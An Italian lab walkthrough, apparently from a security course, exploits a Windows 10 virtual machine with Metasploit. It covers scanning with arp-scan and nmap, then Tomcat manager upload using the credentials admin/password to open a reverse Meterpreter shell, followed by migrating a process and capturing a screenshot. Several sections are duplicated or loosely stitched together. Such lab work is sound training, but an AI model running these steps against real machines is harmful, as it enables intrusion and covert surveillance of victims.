EXPLOIT WINDOWS CON METASPLOIT

Requisiti laboratorio Giorno 5
IP Kali Linux: 192.168.200.100
IP Windows: 192.168.200.200
Listen port (payload option): 7777

Prima di inziare, procediamo con il settaggio degli IP delle macchine Kali Linus (attaccante) e Windows 10 (vittima) e ci accertiamo che comunichino tra loro attraverso il comando ‘ping’.

Kali:

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
       valid_lft 4184sec preferred_lft 4184sec
    inet6 fe80::a8d5:139c:fd56:c473/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.200.100/24 dev eth0
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
       valid_lft 5338sec preferred_lft 5338sec
    inet 192.168.200.100/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a8d5:139c:fd56:c473/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Windows 10:


```
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::385a:f9ac:61ed:c18%4
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.200.200
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.200.1
```



Una volta settati gli IP delle macchine, attiviamo il servizio TomCat, che ci servirà in seguito per entrare nella macchina vittima.

Eseguiamo una scansione di rete con il comando ‘arp-scan’ della rete 192.168.200.0/24. Come possiamo vedere, troviamo la nostra macchina vittima 192.168.200.200.


```
┌──(bruce㉿kali)-[~]
└─$ sudo arp-scan 192.168.200.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:5d:41:dd, IPv4: 192.168.200.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.200.1   08:00:27:e6:a1:33       (Unknown)
192.168.200.200 08:00:27:07:c7:d1       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.019 seconds (126.80 hosts/sec). 2 responded
```


Proseguiamo con il comando ‘nmap -sV -O -A’ per avere un elenco delle porte aperte e dei servizi attivi.

```
┌──(bruce㉿kali)-[~]
└─$ nmap -sV -O -A 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 22:23 CEST
Nmap scan report for 192.168.200.200
Host is up (0.0010s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Windows 10 Pro 10240 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2024-10-03T20:26:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DESKTOP-9K1O4BT
| Not valid before: 2024-07-08T16:53:30
|_Not valid after:  2025-01-07T16:53:30
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5432/tcp open  postgresql?
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.81
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
8443/tcp open  ssl/https-alt
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=DESKTOP-9K1O4BT
| Not valid before: 2024-07-09T16:53:31
|_Not valid after:  2029-07-09T16:53:31
|_http-title: Not Found
MAC Address: 08:00:27:07:C7:D1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
```

A questo punto eseguiamo una scansione delle vulnerabilità sulla macchina vittima avvalendoci dell'utilizzo del software Nessus.
Vulnerability Scanning (basic scan):



Dai risultati del basic scan risultano varie vulnerabilità sfruttando le quali sarebbe possibile attaccare la macchina target:



Apriamo sulla macchina Kali il framework Metasploit con il comando ‘msfconsole’ con il quale sceglieremo l’exploit adatto da caricare con relativvo payload per eseguire il nostro attacco.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Una volta avviato, scegliamo l’exploit da caricare tramite il comando search. Individuiamo l’exploit adatto ed in questo caso decidiamo di utilizzare l’exploit numero 20.

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                                Disclosure Date  Rank
   -   ----                                                                ---------------  ----
   0   auxiliary/dos/http/apache_commons_fileupload_dos                    2014-02-06       normal
   1   exploit/multi/http/struts_dev_mode                                  2012-01-06       excellent
   2   exploit/multi/http/struts2_namespace_ognl                           2018-08-22       excellent
   3     \_ target: Automatic detection                                    .                .
   4     \_ target: Windows                                                .                .
   5     \_ target: Linux                                                  .                .
   6   exploit/multi/http/struts_code_exec_classloader                     2014-03-06       manual
   7     \_ target: Java                                                   .                .
   8     \_ target: Linux                                                  .                .
   9     \_ target: Windows                                                .                .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .          .
   11  auxiliary/admin/http/tomcat_ghostcat                                2020-02-20       normal
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                         2019-04-10       excellent
   13  exploit/multi/http/tomcat_mgr_deploy                                2009-11-09       excellent
   14    \_ target: Automatic                                              .                .
   15    \_ target: Java Universal                                         .                .
   16    \_ target: Windows Universal                                      .                .
   17    \_ target: Linux x86                                              .                .
   18  exploit/multi/http/tomcat_mgr_upload                                2009-11-09       excellent
   19    \_ target: Java Universal                                         .                .
   20    \_ target: Windows Universal                                      .                .
   21    \_ target: Linux x86                                              .                .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding                  2010-07-09       normal
   23  auxiliary/scanner/http/tomcat_enum                                  .                normal
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword ⇒ password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts ⇒ 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.200.100
lhost ⇒ 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport ⇒ 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying fis0CeHweqBz ...
[*] Executing fis0CeHweqBz ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Undeploying fis0CeHweqBz  ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49490) at 2024-10-02 08:45:41 -0400

meterpreter >
```

Una volta caricato, configuriamo il payload.
In particolare, settiamo l'IP del target remoto (RHOSTS) e la porta di ascolto al numero 7777 (LPORT).
Una volta fatto questo possiamo procedere con l'attacco usando il comando 'run', avviando una sessione Meterpreter sulla macchina target.

Una volte ottenuta la sessione Meterpreter sulla macchina Windows, eseguiamo una serie di comandi per recuperare determinate informazioni.

```
meterpreter >
[-] Unknown command: .. Run the help command for more details.
meterpreter >    sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Iniziamo con il recuperare le impostazioni di rete con il comando ‘ipconfig’:


```
meterpreter > ipconfig
Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:5f:ac:a6
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::385a:f9ac:61ed:c18
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Passiamo al comando ‘sysinfo’:

```
meterpreter >
[-] Unknown command: .. Run the help command for more details.
meterpreter >    sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Proviamo ora a determinare l'eventuale presenza di webcam attive con il comando 'web_scan' e a procedere con il recupero di uno screenshot del desktop con il comando 'screenshot'.
Siamo presentati con un messaggio di errore, il quale descrive l'impossibilità di eseguire tali comandi in quanto la sessione Meterpreter attiva è stata aperta come 'servizio' e non come 'utente'.



```
meterpreter > migrate 5688
[*] Migrating from 944 to 5688 ...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/ViCHdprS.jpeg
```

Per ovviare a questa situazione, entriamo nel sistema target attraverso il servizio Icecast.
Ritorniamo su Metasploit e carichiamo un payload diverso, che ci consente di accedere alla macchina target con la possibiltà di completare il recupero delle informazioni richieste. Vediamo che in questo caso riusciamo ad eseguire i comandi necessari: non trovando web cam attive recuperiamo lo screenshot del desktop del sistema target.